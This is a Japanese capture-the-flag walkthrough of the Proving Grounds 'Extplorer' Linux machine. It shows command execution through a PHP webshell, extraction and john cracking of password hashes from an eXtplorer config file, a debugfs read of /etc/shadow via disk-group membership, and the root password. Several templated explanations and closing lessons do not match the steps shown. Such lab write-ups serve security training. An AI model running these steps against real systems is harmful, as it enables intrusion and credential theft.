Proving Grounds - Extplorer (Linux)
Proving Grounds Extplorer Linux マシン解説。偵察・初期アクセス・権限昇格を解説。
概要
| 項目 | 内容 |
|---|---|
| OS | Linux |
| 難易度 | 記録なし |
| 攻撃対象 | Webアプリケーションおよび公開されたネットワークサービス |
| 主な侵入経路 | Webベースの初期アクセス |
| 権限昇格経路 | ローカル列挙 -> 設定ミスの悪用 -> root |
認証情報
認証情報なし。
偵察
💡 なぜ有効か このフェーズでは到達可能な攻撃対象領域を把握し、悪用が成功しやすい箇所を特定します。正確なサービスおよびコンテンツの探索により、無駄な試行を減らし、的を絞った後続アクションを導きます。
初期足がかり
 キャプション:このフェーズで取得したスクリーンショット
 キャプション:このフェーズで取得したスクリーンショット
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
dirsearch -u http://$ip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
✅[1:59][CPU:0][MEM:65][TUN0:192.168.45.178][/home/n0z0]
🐉 > dirsearch -u http://$ip
[02:03:05] 301 -  322B  - /filemanager  ->  http://192.168.200.16/filemanager/
[02:03:05] 200 -    2KB - /filemanager/
[02:03:09] 302 -    0B  - /index.php/login/  ->  http://192.168.200.16/index.php/login/wp-admin/setup-config.php
[02:03:11] 200 -    7KB - /license.txt
[02:03:23] 200 -    3KB - /readme.html
[02:03:25] 403 -  279B  - /server-status/
[02:03:25] 403 -  279B  - /server-status
[02:03:36] 301 -  319B  - /wp-admin  ->  http://192.168.200.16/wp-admin/
[02:03:36] 200 -  405B  - /wordpress/
[02:03:36] 301 -  321B  - /wp-content  ->  http://192.168.200.16/wp-content/
[02:03:36] 200 -    0B  - /wp-content/
[02:03:36] 200 -   84B  - /wp-content/plugins/akismet/akismet.php
[02:03:36] 500 -    0B  - /wp-content/plugins/hello.php
[02:03:36] 200 -    0B  - /wp-includes/rss-functions.php
[02:03:36] 301 -  322B  - /wp-includes  ->  http://192.168.200.16/wp-includes/
[02:03:36] 200 -    5KB - /wp-includes/

Task Completed
 キャプション:このフェーズで取得したスクリーンショット
 キャプション:このフェーズで取得したスクリーンショット
 キャプション:このフェーズで取得したスクリーンショット
 キャプション:このフェーズで取得したスクリーンショット
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
curl http://192.168.200.16/wp-admin/simple-backdoor.php?cmd=whoami
1
2
3
4
5
6
7
✅[2:16][CPU:2][MEM:66][TUN0:192.168.45.178][/home/n0z0]
🐉 > curl http://192.168.200.16/wp-admin/simple-backdoor.php?cmd=whoami
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>www-data
</pre>
💡 なぜ有効か 初期アクセスのステップでは、発見した弱点を連鎖させ、対象に対する実行可能な制御を確立します。足がかりの成功は、コマンド実行またはインタラクティブなシェルのコールバックによって検証されます。
権限昇格
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
2
3
4
5
6
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
  Group www-data:
/tmp/linpeas.sh
/var/www/html/filemanager/config/bookmarks_extplorer_admin.php
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
cat /var/www/html/filemanager/config/.htusers.php
1
2
3
4
5
6
7
8
9
10
www-data@dora:/$ cat /var/www/html/filemanager/config/.htusers.php
<?php
	// ensure this file is being included by a parent file
	if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
	$GLOBALS["users"]=array(
	array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
	array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localhost','1','','0',1),
);
?>www-data@dora:/$ su - dora
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
1
id # uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
2
echo '$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS' > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
✅[3:11][CPU:6][MEM:67][TUN0:192.168.45.178][.../Proving_Ground/Extplorer]
🐉 > echo '$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS' > hash.txt

✅[3:11][CPU:12][MEM:67][TUN0:192.168.45.178][.../Proving_Ground/Extplorer]
🐉 > john hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
doraemon         (?)
1g 0:00:00:25 DONE (2026-01-25 03:12) 0.03921g/s 965.6p/s 965.6c/s 965.6C/s halfpint..dalila
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
2
debugfs -R "cat /etc/shadow" /dev/mapper/ubuntu--vg-ubuntu--lv 2>/dev/null
dora@dora:/tmp$ su - root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
dora@dora:/tmp$ debugfs -R "cat /etc/shadow" /dev/mapper/ubuntu--vg-ubuntu--lv 2>/dev/null

root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:19453:0:99999:7:::
daemon:*:19235:0:99999:7:::
bin:*:19235:0:99999:7:::
sys:*:19235:0:99999:7:::
sync:*:19235:0:99999:7:::
games:*:19235:0:99999:7:::
man:*:19235:0:99999:7:::
lp:*:19235:0:99999:7:::
mail:*:19235:0:99999:7:::
news:*:19235:0:99999:7:::
uucp:*:19235:0:99999:7:::
proxy:*:19235:0:99999:7:::
www-data:*:19235:0:99999:7:::
backup:*:19235:0:99999:7:::
list:*:19235:0:99999:7:::
irc:*:19235:0:99999:7:::
gnats:*:19235:0:99999:7:::
nobody:*:19235:0:99999:7:::
systemd-network:*:19235:0:99999:7:::
systemd-resolve:*:19235:0:99999:7:::
systemd-timesync:*:19235:0:99999:7:::
messagebus:*:19235:0:99999:7:::
syslog:*:19235:0:99999:7:::
_apt:*:19235:0:99999:7:::
tss:*:19235:0:99999:7:::
uuidd:*:19235:0:99999:7:::
tcpdump:*:19235:0:99999:7:::
landscape:*:19235:0:99999:7:::
pollinate:*:19235:0:99999:7:::
usbmux:*:19381:0:99999:7:::
sshd:*:19381:0:99999:7:::
systemd-coredump:!!:19381::::::
lxd:!:19381::::::
fwupd-refresh:*:19381:0:99999:7:::
dora:$6$PkzB/mtNayFM5eVp$b6LU19HBQaOqbTehc6/LEk8DC2NegpqftuDDAvOK20c6yf3dFo0esC0vOoNWHqvzF0aEb3jxk39sQ/S4vGoGm/:19453:0:99999:7:::
dora@dora:/tmp$ dora@dora:/tmp$ su - root
Password: explorer
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
john root_hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
1
2
3
4
5
6
7
8
9
10
✅[3:19][CPU:3][MEM:69][TUN0:192.168.45.178][.../Proving_Ground/Extplorer]
🐉 > john root_hash.txt --wordlist=/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
explorer         (root)
攻撃チェーンを進め、次の仮説を検証するために以下のコマンドを実行します。オープンサービス、悪用可否、認証情報の露出、権限境界などの指標を確認します。コマンドとパラメータはそのまま記録し、追試できる形を維持します。
1
2
cat /root/proof.txt
cat /home/dora/local.txt
1
2
3
4
5
6
root@dora:~# cat /root/proof.txt
c93108c8c1fb539b6053818fd4a7bde3
root@dora:~# cat /home/dora/local.txt
39d496278ceba0f044052ed2df16b20e
root@dora:~#
💡 なぜ有効か 権限昇格はローカルの設定ミス、安全でないパーミッション、信頼された実行パスに依存します。これらの信頼境界を列挙して悪用することが、rootレベルのアクセスへの最短経路です。
まとめ・学んだこと
- 本番同等の環境でフレームワークのデバッグモードとエラー露出を検証する。
- 特権ユーザーやスケジューラーが実行するスクリプト・バイナリのファイルパーミッションを制限する。
- ワイルドカード展開やスクリプト化可能な特権ツールを避けるため sudo ポリシーを強化する。
- 露出した認証情報と環境ファイルを重要機密として扱う。
参考文献
- RustScan: https://github.com/RustScan/RustScan
- Nmap: https://nmap.org/
- feroxbuster: https://github.com/epi052/feroxbuster
- Nuclei: https://github.com/projectdiscovery/nuclei
- GTFOBins: https://gtfobins.org/
- HackTricks Privilege Escalation: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html